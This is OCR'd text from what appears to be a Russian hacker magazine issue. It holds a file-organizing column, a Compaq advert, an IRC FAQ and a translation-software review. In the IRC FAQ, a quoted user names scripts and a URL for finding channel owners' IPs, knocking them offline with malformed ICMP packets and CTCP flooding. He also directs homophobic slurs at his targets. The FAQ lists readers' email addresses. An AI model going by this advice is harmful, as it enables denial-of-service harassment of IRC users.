Пришло время немного "помусолить" твой хард-диск. Создай каталог - в нем мы будем воплощать нашу идею систематизации материалов. Внутри него расположи несколько подкаталогов в соответствии со списком интересующих тебя тем, составленным ранее. Это первый и начальный уровень сортировки. Конечно, не трудно догадаться, что внутри каждо-

ТВЕННОМ ВИНТЕ



го из подкаталогов будут располагаться следующие, более подробные разделы.
Только не торопись сразу, бросив чтение, создавать множество вложенных уровней. Результаты такой работы могут оказаться еще более плачевными, чем было до этого. Файлы, наваленные в одну большую кучу в корневом каталоге, имеют одно явное преимущество - они всегда как бы "на виду", разве что экран нужен побольше, а шрифт поменьше... Чего вовсе не скажешь о сложнейшей восьмиуровневой системе хранения информации, в складках которой можно потерять все что угодно... Потом удивляешься, какой же это "слон" сожрал лишнюю сотню мегов?
Короче, хрен редьки не слаще. Вообще, без сортировки - хреново, с ней - еще хуже. Но так больше жить нельзя - это мы помним. Что же делать? Обратиться за помощью к спецам? А эти самые спецы и говорят, что, типа, человеческий мозг чувствует себя как рыба в воде при... двухуровневой систематизации - и баста! Если сделать больше или меньше уровней, то он сразу пухнет; в первом случае от "дезориентации", во втором - от "дезинформации". Так-то! Получается, что мы с тобой на первый уровень уже "забили стрелы". Теперь остается разобраться с делением каждого уровня на подуровни, но прежде следует начать раскопку твоих личных файловых залежей.

Крушим и разносим вдребезги


Я, конечно, понимаю, ты самый настоящий хакер: самое ценное в твоей жизни - информация, а самая страшная пытка - ее удаление. Все же, если не решиться на частичное уничтожение файлов, можно в один момент по уши залезть в дерьмо и, сняв первый, свежий слой документации и софта, долго топтаться на месте, размешивая застарелую информационную слякоть, совершенно не двигаясь к цели.
Возьми себе за правило фразу "сомневаюсь - удаляю!" и вот так, не снимая пальца с клавиши **"Del"** (читай "с курка"), безжалостно гоняй курсор по разной шняге, покуда следа ее на винте не останется. Если же кое-что все ж таки очень захочется сохранить, то часть информации и софта можно сбросить в отдельную папку **"no sort"** и мысленно поставить на ней атрибут **"Read & Del Only"**.

От каждого по файлу, каждому по имени

Теперь вплотную займемся вторым уровнем нашей системы. Основное правило создания подуровней - максимальная подробность. Каждый создаваемый каталог должен как бы отвечать на некоторый конкретный вопрос. Для упрощения понимания приведу несколько примеров:
lang/win32sound - программирование звука в среде "вынь 32 раза";
os/archunix - особенности архитектуры систем на базе "у них";
net/cgi - принципы функционирования "камон гейтвей интерфейса";
...и так далее.
В общем, как видишь, все очень просто. Впрочем, если бездумно "шлепать" подуровни, то можно быстро нарваться на неприятности и вскоре обнаружить у себя штук восемь каталогов, посвященных, например, языку программирования **Visual C++**, при этом один будет называться **"vc"**, другой **"visualc"**, третий **"vcpp"** и так далее, пока не съедет крыша. Чтоб такое не случилось, обязательно фиксируй названия всех создаваемых каталогов второго уровня вместе с поясняющими подписями к ним в одном файле, как я показал выше. Это поможет тебе не только быстрее и эффективнее проводить сортировку материалов, но и впоследствии пользоваться воздвигнутой в результате трудовых (читай "родовых") мук системой. Ведь именно для этого мы ее и создаем.
Еще более серьезного улучшения "сервиса" можно добиться, подключив к делу твои знания HTML. Внутри гипертекста можно с легкостью скрыть замысловатые имена каталогов за описанием их прямого назначения. Например, используя ссылки
****Дизассемблирование программ, слежение за использованием приложениями ресурсов, отладка.**,**
через пару месяцев (недель, дней, часов, минут) ты, может быть, и не вспомнишь, что имелось в виду под загогулиной **"dizasm-resursspydebug"**, чего вовсе не скажешь о ее русскоязычном эквиваленте. Кликнул мышкой - и, как говорится, "но проблеме"!
Дополнительные удобства могут испытать пользователи **Windows 98**, в котором идея гипертекста пронизывает весь интерфейс, а путешествие по древу каталогов очень напоминает работу в Internet. Стоящий же во главе созданной информационной структуры твой "системный" **HTML** файл превратит поиск информации в быстрый и приятный процесс.
Следует понимать, что систематизация - это достаточно длительная операция, которая может (и должна) длиться всю жизнь. Впервые созданная структура со временем непременно будет обрастать и расширяться, поскольку круг твоих интересов будет изменяться. Если этого не учитывать, можно враз "сломать" всю систему.
Как это происходит? Представь, что тебя вдруг заинтересовали вопросы экономики (жизнь заставила), однако, убежденный, что созданная тобой структура "всеобъемлюща", ты пытаешься найти в ней место для книги "Основы бухгалтерского учета". Примеряешь ее в **"net/style"**, потом в **"security/hard"** и, в конце концов, совершенно отчаявшись, суешь ее в первый попавшийся "comp/mmx". И БАХ!!! Вся конструкция рушится. Причем рушится она так же быстро и неумолимо, как это происходит, когда выбиваешь самый нижний кубик из выстроенной игрушечной "башни".
Найти информацию в системе становится все труднее и труднее, и, вместе с этим, пропадает доверие к ней, а вновь прибывшая информация опять начинает медленно застилать до сих пор "чистый" корневой каталог...
Пользователи, решившие создавать собствен-

ную систематизацию, совершают эту ошибку чаще, чем ты думаешь. Не застрахован от нее и ты сам. Чтобы не ошибиться, помести в начале своего “системного” HTML файла напоминающий заголовок “**ОТКРЫТАЯ СИСТЕМА ИНФОРМАЦИИ**”, конечно, по центру и, для усиления, седьмым италиком.

Расширяя собственную систему в неизвестной или новой для тебя области информации, нап-





ример, в той же экономике, можно нарваться на конкретные траблы и наделать жутких багов, поскольку действительно достаточно трудно сразу сообразить, насколько “подробно” следует делить уровень на подуровни и следует ли вообще создавать новый уровень, если он связан с уже существующими в структуре темами. В этом случае настоятельно рекомендую тебе “советоваться” с профессиональными каталогами ресурсов и поисковыми машинами. Это вовсе не значит, что нужно спамить владельцев сайтов yahoo.com или rambler.ru расспросами и просьбами **“типа памахитя plz!”**. Упаси Бог - покалечат! Просто посмотри, какое место в их системе занимает интересующая тебя тема, насколько она “многогранна”, может ли подмять под себя отдельный уровень в твоей системе и так далее. Все это позволит тебе избежать ошибок и поможет создать поистине совершенную структуру, вобравшую в себя все лучшие качества уже существующих методов сортировки информации.

Тебе не обязательно все делать “слово в слово” и бездумно передирать предложенные варианты тем. Внимательно осмотри содержимое твердого диска и сделай соответствующие выводы относительно собственных интересов.

Засада

Однако любая, даже самая совершенная, система рано или поздно нарывается на объект, который в пределах ее структуры “хочет” занять сразу два места. Что ж, если это килобайтная статейка, то пускай себе сидит в двух местах, от меня не убудет - скажешь ты. Хорошо - если “килобайтная”, а что будешь делать с “зипой” в -надцать мегов?! Этак пару раз “скопируешь”... и вперед за новым вентилятором в три с половиной дюйма! В данном случае полезно заиметь в каждом тематическом каталоге некоторый файл с именем, скажем, “appendix.txt”, который будет хранить в себе имена документов, относящихся к текущей теме, но расположенных в других разделах системы. И, конечно, не забудь поставить ссылку на него из “системного” HTML файла. Правда, в этом случае возникнет некоторая морока с его правкой, но, как говорится, от всего не убережешься.





It's save now to shut down your computer

Я поведал тебе обо всех тонкостях систематизации информации на локальном винчестере, известных мне. Руководствуясь этими простыми правилами, можно хранить собственный информационный архив в полном порядке и очень эффективно использовать его. Даже не удаляя устаревшие файлы, достаточно зайти в каталог интересующей тебя темы и включить сортировку “по дате”, как наверх незамедлительно всплывает самая свежая информация. В то же время наличие “старых” материалов может оказаться в некоторых случаях полезным и предотвратить “изобретение велосипеда”.





Приобрети себе кусочек Шотландии
Компьютер Compaq Prosignia



Prosignia 318

Процессор Intel® Pentium®III 550 МГц
Набор микросхем Intel® 440BX
(socket 370+Slot 1)
Память 64 МБ
Жесткий диск 8.4 ГБ
CDD 40x
Видео AGP Riva TNT2 M64 16 МБ
Модем V.90
Звуковая карта поддерживающая
4 канальный окружающий 3D-звук
Операционная система
Windows® 98 (русская)
Текстовый редактор
Microsoft® Word 2000 (русский)
Бесплатно 10 часов доступа в интернет

Prosignia 316

Процессор Intel® Celeron™ 466 МГц
Набор микросхем Intel® 440BX
(socket 370+Slot 1)
Память 32 МБ
Жесткий диск 8.4ГБ

Логотипы Intel Inside и Pentium являются зарегистрированными товарными знаками, а Celeron товарным знаком Intel Corporation.

Compaq Prosignia 318



Персональные компьютеры Compaq Prosignia ориентированы на небольшие предприятия, насчитывающие от 1 до 100 компьютеров, и при невысокой цене (цена стандартной рабочей станции Prosignia составляет около 600 у.е.) являются машинами традиционно высокого качества Compaq. Компьютеры Prosignia собираются на заводе Compaq в г. Эрскине (Шотландия) из тщательно отобранных и протестированных комплектующих на базе текущего процессора Intel® и легко поддаются модернизации.

Наши партнеры:

Иркутск	Сана Компани	(3952) 343-309, 343-313
Краснодар	СП ЗАО «Бизнес Компьютер Центр Юнит»	(8612) 554-000, 573-157
Москва	AMI - NETWORK	(095) 753-86-74, 753-86-75
Москва	R-Style	(095) 904-1001
Москва	Д-Факто	(095) 959-7370, 959-7371
Москва	ЛайтНет Комплекс	(095) 200-1414, 299-0607
Москва	Ромбо	(095) 956-2479, 232-1427
Москва	Шарк	(095) 234-1783, 234-1782
Мурманск	NetSL	(8152) 47-65-88, 47-62-38 факс: (8152) 45-89-88
Пермь	Индукция	(3422) 33-1086, 33-2931
Интернет-магазин		www.computerplaza.ru




Оптовые поставки:
Тел.: (095) 907-1101, 907-1065
Факс: (095) 904-5995
E-mail: rsi@rsi.ru
http://www.rsi.ru/compaq




http://www.compaq.ru

FAQ по IRC



Андрей Каролик
andrusha@sl.ru



Хотелось бы сказать для начала пару слов о тех, кто меня достал своими вопросами про ирку, и всем, что с этим связано. Среди этих перцев (Vanyak; vanyak@i.am), (Smoki; smoki@peterlink.ru), (Хуако; Spider_aka_Anzor@mail.ru), (blood; siteid@aport.ru), (DarkMegaBoon; ab@remex.ru), (Ромыч; shootnick@mailru.com), (kind_; johnny-h@peterlink.ru), (Грэнди; grandy_bmf@usa.net), (Serega Fuckin; fuck_lamerishe@mtu-net.ru), (Horror; horror@tsu.tmn.ru), (KolYAN; Kolyanrus@mtu-net.ru), (Alexandr; p_axel@mail.ru).
Именно благодаря мегатонным письмам этих перцев и родился этот ФАК. :)



>> Как сделать больше 2 ботов?

Как гулей замани - хлебушек покроши, пшена и т.д. Кормушки построй. :) А вообще вопрос странный. :) Делай хоть 100, главное поимей аккаунт на каком-нить шеле и ставь их там сколько душе угодно, но обычно больше одного не вешают. Геморроя меньше, да и хозяин шела не шибко рад будет, увидев, что у него там уже курятник ботовский из 150 процессов, занимающих 95% CPU. :)



>> Какие нынче проги защиты популярны и чем нынче воевать удобнее, на mschat.msn.com в частности?

Ну, среди защиты на программном уровне самая пупер по сей день остается ConSeal PC FireWall и NukeNabber, а вот воевать нынче мне не приходится, пришлось спросить ветеранов на mschat.msn.com. Они рекомендуют скрипты ShowDown и Neo-Ra (http://andybig.virtualave.com). Вот послевоенные комментарии, одно из них: «Я захожу на какой-нить канал гомиков, определяю IP овнеров (Neo-Ra), выношу их кликом, а остальных CTCP флудером канала (ShowDown). Все это производится под вопли FAGGOTS, FUCKIN' FAGGOTS!!!!!! p.s.: Садист я все-таки... Выношу - это значит посылаю кривую ICMP'шку, от чего их отрубает от сервака.»



>> И научите этих ламеров, как давать овнер млин!!!

А зачем ламерам овнеры? :) Уж лучше научить их, куда не стоит ходить и что не стоит надевать. :) А овнер дается одной крутой командой /mode #channel +q nickname, :) снимается соответственно /mode #channel -q nickname.



>> Не мог бы ты объяснить, что такое боты и с чем их едят? Дай парочку URL'ов об IRC.

Бот - «железяка», на которую можно повесить много муторной дребедени, начиная от оп-листа и кончая супер-пупер статистикой по каналу. Все это дело пишется ручками в виде скриптиков под бота или же выкачивается в инете и переделывается под себя. А что касается УРЛов, ты уже большой мальчик :) - зайди на любой поисковик и набери IRC, а потом разгребай ссылки. :)



>> Как оставить сообщение человеку, который в данный момент отсутствует на IRC?

Если вы оба прописаны на боте - через бот можно, но это для продвинутых и при наличии бота. :) А на некоторых сетках (DalNet, irc.comintern.ru:6666 и т.п.) есть сервис, который отвечает за мессаги в оффлайн - MemoServ. Но для юзания сервиса твой ник и ник того чела должны быть зарегены с помощью NickServ (/msg nickserv register password), и тока потом можешь смело слать сообщение челу командой /msg memoserv send nickname message.

>> Andrey, у меня проблемы - БОТ (eggdrop) захватил канал, как его убрать? И как сломать пароль к нему?

Начну с конца... Пароль ломать без мазы - он может быть фиг знает из скольких и каких символов, а потом куда ты его потом совать-то будешь? Бот распознается не просто по паролю, а по паролю и хосту, все это прописывается на боте. Что касается «захватил», то смотря где. Если на том же DalNet - ну, забань ты его просто. :) А если, к примеру, на IrcNet, где нет сервисов, придется обзавестись самому парочкой и больше ботов, выставить на тот же канал и ждать сплита либо пытаться зафлудить вражеский.

>> Andrusha, а напиши мне адрес хоть одного прокси. Andrusha, как спрятать свой IP в IRC. И как получить ОПА от сервера???

А что тебе даст адрес одного прокси? Вот тебе сотенка :) или около того - http://netspy.ukrpack.net. IP в IRC с помощью этих прокси-то и прячется. :) Не считая возможности иркопа поставить себе виртуальный хост без всяких прокси, но ты же не иркоп. :) Опа от сервера не получают, :) получают его при заходе на канал первым или с помощью сервисов (смотря какой сервак). Если ты на Далнете, и у тебя есть акцесс на канале, то просто набери /msg chanserv op #channel nickname.

>> Напиши, где скачивать скрипты и все такое! Какие скрипты нужны, чтобы писать разными цветами или типа того. :)

Елки зеленые, когда же вы научитесь юзать поисковики-то. :) Ну, вот тебе несколько адресочков: www.mircx.com, www.mirc-scripts.com, www.irc-scripts.com, www.xcalibre.com и т.д. А что касается цветов, скрипты тебе тут как бы ни в какую задницу. :) Чтобы писать цветом, просто юзай [Ctrl+K]number1,number2 text, где number1 и number2 - цифрюки от 0 до 15 и означают цвета, первая цифрюка - цвет текста, вторая цифрюка - цвет фона.

>> Где найти скрипт для бота, который бы имитировал разговор. Короче, говорящий бот. Мне по тематике канала он очень нужен. Если сможешь, помоги инфой, пожалуйста.

Ну, бот ты можешь скачать хоть тут - www.irc.ru, а вот говорящим его сделает скрипт, правда, пока не встречал, но сто пудов что-то где-то есть. :) Но смотря что тебе нужно - если просто рендом фразы на фразы юзверей - можешь вполне сделать сам. Достаточно набить большой файл фраз и прописать скриптик с рендом вытаскиванием фраз из него на какое-то событие (допустим, фраза юзверя в приват бота).

>> У меня траблы с кодировками. Сижу я под Маком - отсюда вся сложность. Клиент - ShadowIRC. Как бы я ни пытался, не могу добиться русских букв. Пробовал менять номер порта - ноль реакции. Работает только порт транслита. Остальные (в том числе и маковский) выдают абракадабру. Что мне делать?

Скорее всего траблы в ShadowIRC - прога не под Мак. Скачай другую - Ircle 3.1, с ней должно быть все в порядке. В установках выбери декдинг Mac и поиграйся с портами, к примеру, поставь 7771 порт.

>> Буду признателен, если ответишь на несколько вопросов: Для чего нужен ФАУНДЕР? Чем отличаются АОП от СОПа? Что такое скрипты в IRC и как их создавать? Как создать БОТа? Заранее благодарен!

ФАУНДЕР не для чего, а кто. :) В переводе с англоязычного наречия значит основатель и дается автоматом тому, кто регит канал. Впоследствии ФАУНДЕР имеет наивысший доступ на канале и может менять установки на канал. АОП и СОП отличаются не столь сильно. АОП может получать оператора от сервиса, отбаниваться с канала и смотреть списки АОПов и СОПов, СОПы ко всему этому могут еще ставить/удалять АОПов и АКИКи. Скрипт с того же англоязычного наречия значит сценарий, то есть это заранее написанная последовательность действий. Не буду вдаваться в подробности написания скриптов (читай в рубрике «IRC для всех»), но намного легче выкачать нужный из сети и переделать под себя. Если ты сам создашь бот, то ты - программер. :) Обычно ботов берут уже готовенькими из сети, к примеру, на www.irc.ru.

>> Здрям. Вобщем-то это не вопрос, а очень большая просьба... Жутко надо доку по ботам (прога eggdrop) на русском...

Вообще-то ничего подобного в сети толком нет, а все команды по ботам смотрят в самом же боте (.help). Но по доброте душевной я кое-что выложил на www.ruschannel.xxi.ru/eggdrop.

>> Хэллоу! У меня такой к тебе вопрос: Как поставить бота на канал и сделать так, чтобы он следил за порядком?

Ну, поставить на канал бота можно, прописав в конфиге бота нужную сеть и нужный канал, а вот чтобы он следил за порядком, нужно его обвешивать скриптами, которых







навалом нынче в инете (адреса смотри в предыдущих ответах).

>> Где-то на сайте каком-то я прочитал про бот eggdrop for mIRC и решил поставить его себе, но там это так запорно, что хрен настроишь... А тем более я качнул для юникса, а нужно под винды... Потом еще узнал, что чтобы бот самостоятельно был на IRC, надо шелл на серваке... а хде его взять??? никто не дает... Также круто было бы узнать про виды разные ботов (рекламирующие там, guard`ы и все такое).

Читай регулярно Х и узнаешь, как установить бот под юних, под винды же его можно только эмулировать. Возможно, и есть боты под винды, но это жалкое подобие клиента, обвешенного скриптами. Хех, поимей друзей с шелами, и они (шелы) поимеют тебя. :) Насчет видов ботов - ничего подобного нет, просто в зависимости от того, какие скрипты ты навешаешь своему боту, он будет выполнять определенные функции.

>> Извини за дурацкий вопрос, но что такое ЛАГ?

ЛАГ - время туда-обратно. Нет, не то время, за которое ты бегаешь за водкой и обратно. :) А это время, за которое мелкий пакетик данных (пинг (PING) - 32 байта по дефоулту) доходит до места назначения и возвращается. Чем меньше лаг, тем, соответственно, круче у тебя связь с сервером (или клиентом).

>> Скажи, плиз, что означает +w и +s? И вообще, где можно прочитать про то, что чего означает?

Моды +w и +s ставятся или снимаются в окне, куда ты вписываешь свои реалнейм, ник и все такое. Мод +w означает включение режима чтения wallops, то бишь будут отображаться мессаги, посланные иркопам от сервака, а мод +s обозначает включение режима snotice, то бишь будут отображаться нотисы от сервака. Ну а почитать обо всей этой дребедени можно либо в X, либо в хелпе. А чтобы прочитать все в X - нужно побольше слать вопросов. :)

>> А как стать фаундером канала, если у меня есть пароль от него?

Ой, ну это уже смешно. :) Проще простого. Достаточно набрать всего две команды: идентификации к каналу и смены фаундера. Первая - /msg chanserv identify #channel password, а вторая - /msg chanserv set #channel founder.

>> Блин, вижу я вот такой join - Trinitrotoluol [PIZDETS@195.34.27.80] has joined #хакер и думаю, как бы и мне так сделать? Я имею ввиду 'PIZDETS'?

Это айдент, и берется он клиентами из поля username (в Pirch) или из поля E-mail Address до знака @ (в Mirc).

>> Расскажи, как развить свой канал... То есть привлечь туда посетителей.

Смотря для чего в принципе создаешь канал. Если для приватных бесед с телкой из Японии, остальных привлекать не обязательно. :) Если же он некой направленности, к примеру, для челов, пишущих транслитом, то надо попотеть. Первое, что тебе надо - это найти единомышленников и сбить костяк, а вместе уже воротить будущее канала. Потом следует определиться, временный будет канал или 24-часовой. Если 24-часовой, то нужно найти челов, которые будут сидеть в разное время, но при этом кто-то должен быть обязательно на канале в любое время, так как посетители как стадо баранов - заходят и, если пусто, сваливают, если кто есть, остаются. Не мешало бы сделать еще сайтик канала, куда выложить правила канала, информацию и направленность оного, ну и фотки посетителей. Далее - как развита фантазия. Ну и самым весомым являются сборы в реале, которые сближают посетителей и позволяют познакомиться поближе. :).

>> Так вот с мануалом вроде все понятно, напиши лучше, как хакнуть IRC. :) Ну, например, как узнать пароль на чужой ник или на чужой канал? Или как получить СОПа на чужом канале? Ну и так далее... Ща у каждого почти на IRC есть свой канал, так что для хака много всего, много неприятельских каналов.

Пароль на чужой ник или канал можно узнать только став иркопом, ну или тряся законного владельца за ноги как Буратино. :) СОПа на чужом канале можно получить либо от фаундера, либо как-то завладев паролем к нику, который есть в списке СОПов. А что касается хака, то в IRC как бы и хакать-то нечего. :) Пароли к тем же иркопам подобрать просто нереально, так как нужно знать логин, пароль и иметь хост, на который все это дело прописано. К тому же даже если ты потратишь 5 лет своего драгоценного времени и узнаешь и то, и другое, и третье, то тебя просто удалят из акцессов. :)



ТЕПЕРЬ-ТО ТЫ ПОЙМЕШЬ,



Терехов Михаил (stranger@xakep.ru) & Zелененко Maxx (maxx@xakep.ru)

Когда впервые вылезаешь в сеть, то первое, что интересует твой половозрелый организм, - это сайты знакомств и, естественно, порнуха. Идет время и... почти ничего не меняется. Ну, знакомства обычно шняга полнейшая: то кандидатов для спама ловят, то такие уродки, что после первой фотки на знакомства уже не тянет. А вот любовь к порнухе - явление не проходящее и в мужиках русских просто неистребимое! Блин, вот беда только, на какой буржуйский сайт ни заберись, вечно они не на русском! Шняга полнейшая. Как наш сайт, так английский вариант есть, а если их, то почему-то только на английском. Да еще, блин, текста закатают в виде непереводимой игры слов с использованием идиоматических выражений, так что твой школьный английский начинает подвисать, а обиженный мозг выбрасывает синий экран смерти. Сволочи, ну охота мне фоток посмотреть, а они тут со своими опросами да предложениями заплатить за членство (блин, оно мне надо - я там с рождения). :) Повисишь недолго, перегрузишься и пойдешь по русским сайтам, где уже каждую фотку 100 раз видел. Проблема, конечно, но если мозгами раскинуть, то можно и вывернуться. Нужно завести себе компьютерный переводчик (во логика-то! - прим. Холода), а у кого бабло есть - тот может завести себе очаровательную живую переводчицу. При хорошем вкусе до порносайтов ты больше никогда не доберешься, позовешь красивую переводчицу перевести и увлечешься :)))).

Статья посвящается тем, у кого денег на переводчицу нет....



В наше время на российском комповом базаре программного обеспечения можно выделить только две фирмы, которые занимаются изготовлением и распространением систем автоматического перевода текста с различных буржуйских языков на наш великий и могучий. Это фирмы АрсеналЪ и Промт. Среди произведений искусства АрсеналЪа можно выделить "цикл картин" под общим названием "Сократ". Создатели не стали долго думать над названиями своих продуктов. И просто к слову "Сократ" добавили еще одно волшебное словцо. Так, в первом случае это слово "персональный", во втором - "профессиональный", а в третьем - "Интернет". А ко второй компании можно отнести программы "ПРОМТ Интернет" и "Волшебного Гуся".

Сократ

Здесь можно выделить три продукта для перевода. Все три продукта очень хороши. Ну, давай я немного расскажу о каждом из них.


Сократ Персональный

Эта маленькая прога из буржуйских языков понимает только английский.







Поэтому ты сможешь получить перевод только с русского на английский либо наоборот. Сам выберешь, что тебе понравится. После загрузки эта программка сидит в трее и переводит весь текст из буфера, который ты туда загонишь.



Достаточно нажать только кое-какую комбинацию клавиш, и ты получишь перевод. А если тебе лень растягивать пальцы по клаве, то хватит и двойного клика крысой по иконке программы, которую ты можешь лицезреть в трее. Ей не надо задавать, с какого на какой язык переводить. Она сама и без тебя разберется, что ей надо. Но можно и обмануть ее. Она выбирает язык по первым словам из фразы, поэтому если наберешь что-нибудь вроде: "I want тебя", то всю эту фразу он переведет на русский язык.




Персональный Сократ имеет просто превосходный словарь. Поэтому эту прогу можно использовать как англо-русский и русско-английский словарь.



Зачем тебе нужны огромные талмуды на полке, когда можно воспользоваться автоматическим переводчиком? Он легко переведет тебе все хелпы твоих любимых прог, которые написаны на английском. В справочной системе в меню добавляется новый пункт "ПЕРЕВЕСТИ!", после нажатия на который переводится все содержимое текущего окна. Только один вопрос. Ты когда-нибудь читал хоть один хелп? Если да, то ты, парень, просто крут и тебе дадут пососать... карамельку Чупа-Чупс. А ты о чем подумал? А если не читал, то ты еще нормальный парень. А теперь поговорим немного о настройках этой проги. Что ты сопли-то сразу распустил? Тебе это когда-нибудь пригодится. Так что читай дальше. Так вот, настройки так обширны, что в них даже можно запутаться. Всего две закладки. Там даже и настраивать нечего. Только лишь устано-

ЧЕГО ОНА ОТ ТЕБЯ ХОЧЕТ!!!


вишь для себя "горячие клавиши", чтобы заставлять его переводить тебе тексты и запускаться по первому требованию.



Также в настройках ты можешь указать, чтобы перевод фрагмента выводился в отдельном окне или же чтобы он не появлялся ни в каком окне, и ты мог его вставить в текст прямо из буфера. Это все ты сможешь сделать на первой закладке, а вторая, мне кажется, тебе вообще не понадобится. Так как там ты можешь лишь сменить шрифт и выбрать язык сообщений.


Сократ профессиональный

На мой взгляд (и не только на мой), это самый мощный продукт из всех систем перевода, рассмотренных мной в этой статье. Он может использовать дополнительные тематические словари и создавать свои собственные, расширяя свой словарный запас. И это - единственная прога, которую я более или менее научил разговаривать по-английски. Т.е. она смогла перевести предложение так, что перевод ближе всего соответствовал оригиналу. А если быть еще точнее, то прога после некоторого усовершенствования словарей понимала и некоторые словосочетания и не переводила по отдельности каждое слово. Кстати, она переводит не только на английский. Возможен перевод на немецкий и французский и наоборот, но только если расширенная версия системы, а то базовая поддерживает только егнблиш. При переводе прога использует поставляемые вместе с ней словари, которые содержат информацию о грамматических характеристиках того или иного языка. Ты можешь легко добавить в словарь несколько новых слов. Но ты не будешь новатором, потому что слово "трахать" в этом словаре уже есть. Почему-то, когда я отдельно вводил "трахать", то он переводил спокойно. А когда я хотел перевести "давай трахнемся", то он переводил "let's ...", а вместо многоточия шла непереводимая игра букв с использованием местного диалекта.



Я сначала не понял, но потом, немного подумав, догадался, что у меня стоит не тот шрифт. И через некоторое время после смены шрифта все встало на свои места. Но вот чего я до сих пор не догоняю, так это того, что при переводе слова "трахнуть" он мне выдает "fire". Так что же это значит? Раз девушка у них на улице кричит "fire", значит она просто хочет, чтобы ее на месте трахнули? Хорошо живут люди. Да... Всегда знал, что хорошо там, где тебя нет. Также ты можешь составить список слов, которые не следует переводить. И при переводе текста будет получаться так, что они просто-напросто будут переноситься из оригинала в перевод. Одна из существенных особенностей Сократа состоит в том, что эта система позволяет при переводе сохранять оформление оригинала.

